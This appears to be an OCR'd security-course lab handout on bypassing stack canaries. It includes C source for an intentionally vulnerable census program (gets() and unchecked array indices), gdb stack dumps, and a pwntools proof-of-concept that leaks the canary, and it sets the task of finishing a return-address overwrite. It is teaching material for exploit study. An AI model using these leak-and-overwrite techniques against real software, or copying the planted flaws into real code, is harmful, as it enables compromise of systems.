
Lab 5

Bypassing stack canaries

Goal of this lab is to show you how stack canaries are implemented and how they can be bypassed.

Brief Intro

As shown in the slides, stack canaries are implemented through pushing random values on top of saved instruction pointer and RBP.



There are two ways to bypass canaries:

- Leak them
- Find a precise overwrite that will not corrupt canary

Lab

This lab will walk you through leaking and precise overwriting of stack cookies. We will showcase how data can be leaked and introduce few new ideas regarding C strings. You will then be tasked with finishing abuse of the binary.

We will not analyze entirety of the code here as that is part of the task, only relevant snippets will be shown. Additionally, you will encounter quite a few new C functions there. Do not be afraid, a quick google of them will quickly tell you what they do.

As we can see, this binary again seems to have a buffer overflow vulnerability:

```
void census(){
    Person people[8] = {};
    char cmd[64] = {};
    printf("Welcome to the great census!\n");
    while (1){
        printf("Add yourself to the list, citizen: \n");
        printf("1 - Add your data\n");
        printf("2 - Verify your data\n");
        printf("3 - Go where all good citizens go (leave)\n");
        gets(cmd);
        if (strcmp(cmd, "1") == 0)
        {
```

However, this time canary cookies are present:

```
[*] '/home/kali/Desktop/workshop/handout/4. Stack cookies/1.out'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
    Debuginfo:  Yes
[+] Starting local process '/usr/bin/gdbserver': pid 1371993
```

When trying to naively overflow the buffer, the program will crash with a new error:

```
└─$ ./1.out
Welcome to the great census!
Add yourself to the list, citizen:
1 - Add your data
2 - Verify your data
3 - Go where all good citizens go (leave)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
*** stack smashing detected ***: terminated
zsh: IOT instruction  ./1.out
```

If we set a breakpoint inside the census() function and explore the stack, we can see a new 8-byte long random value in front of old RBP and return address:

```
(gdb) x/32gx $rsp
0x7fffffffdc30: 0x0000000000000000      0x0000000000000000
0x7fffffffdc40: 0x0000000000000000      0x0000000000000000
0x7fffffffdc50: 0x0000000000000000      0x0000000000000000
0x7fffffffdc60: 0x0000000000000000      0x0000000000000000
0x7fffffffdc70: 0x0000000000000000      0x0000000000000000
0x7fffffffdc80: 0x0000000000000000      0x0000000000000000
0x7fffffffdc90: 0x0000000000000000      0x0000000000000000
0x7fffffffdca0: 0x0000000000000000      0x0000000000000000
0x7fffffffdcb0: 0x0000000000000000      0x0000000000000000
0x7fffffffdcc0: 0x0000000000000000      0x0000000000000000
0x7fffffffdcd0: 0x0000000000000000      0x0000000000000000
0x7fffffffdce0: 0x0000000000000000      0x0000000000000000
0x7fffffffdcf0: 0x0000000000000000      0xb3d67e5c8581b200
0x7fffffffdd00: 0x00007fffffffdd10      0x00000000004015af
0x7fffffffdd10: 0x0000000000000001      0x00007ffff7ddaca8
```

This is the stack cookie, notice the first byte being set to zero, effectively making it 7-byte long.

In order to leak the cookie, it is important to understand how C arrays work. When declaring an array of some type (for example char array), the access to its' underlying elements can be seen as:

```
char_array[3] == &char_array+3*sizeof(char)
```

This means, it will try to access the address where array starts PLUS x times the size of one element. There is no built-in bound checking in C, if you want to read past array, you will.

In our binary, a following custom type is defined:

```
typedef struct person {
    char name[8];
    char surname[8];
} Person;
```

Esentially this means that our Person takes exactly 16 bytes of space, with name and surname each being 8 bytes long.

Further, an array of people 8 is declared.

```
void census(){
    Person people[8] = {};
    char cmd[64] = {};
    printf("Welcome to the
    while (1){
```

Now, these functions will take some time to understand, but it's important to point out, how they both do not perform any bounds checking on the value of ID.

```
void add_data(Person* people){
    char cmd[4] = {};
    char buffer[12] = {};
    int len = 0;
    printf("Enter your ID, citizen [0-8]: ");
    fgets(cmd, 4, stdin);
    cmd[strcspn(cmd, "\r\n")] = 0;

    printf("State your name: \n");
    fgets(buffer, 12, stdin);
    len = strcspn(buffer, "\r\n");
    memcpy(people[atoi(cmd)].name, buffer, len);

    printf("State your surname: \n");
    fgets(buffer, 12, stdin);
    len = strcspn(buffer, "\r\n");
    memcpy(people[atoi(cmd)].surname, buffer, len);
}

void verify_data(Person* people){
    char cmd[4];
    printf("Enter your ID, citizen [0-8]: ");
    fgets(cmd, 4, stdin);
    cmd[strcspn(cmd, "\r\n")] = 0;

    printf("Our current records state: \n");
    printf("NAME: %s\n", people[atoi(cmd)].name);
    printf("SURNAME: %s\n", people[atoi(cmd)].surname);
}
```

Armed with this knowledge we are able to construct a proof-of-concept of reading past the array and leaking stack pointer from the stack:

```
# your code here

p.sendline(b'1')
p.sendline(b'12')
p.sendline(b'A'*9)
p.sendline(b'')

p.sendline(b'2')
p.sendline(b'12')
p.recvuntil(b'NAME:')
out = p.recvuntil(b'\n')
p.recvuntil(b'SURNAME:')
out2 = p.recvuntil(b'\n')

print(f"Leaked data: {out} and {out2}")
print("Leaked canary:")
print(b'\x00' + out2[1:9])


p.interactive()
```

Tasks

1. Read and try to understand the binary's source
2. Read the stack canary leak PoC that's in '1.leak.py'
    a. The clue to understanding this leak is behavior of C-strings. Since they are null-delimited and canary token always start with a null, we overflow the name with one extra 'A'. This then allows the entire value to be leaked and A is stripped at the end.
3. There are two ways to exploit this binary:
    a. with precise overwrite of RIP
    b. with plain gets() overflow and leaked cookie being aligned correctly
    c. pick one (or both if time permits) and do your best to finish the exploit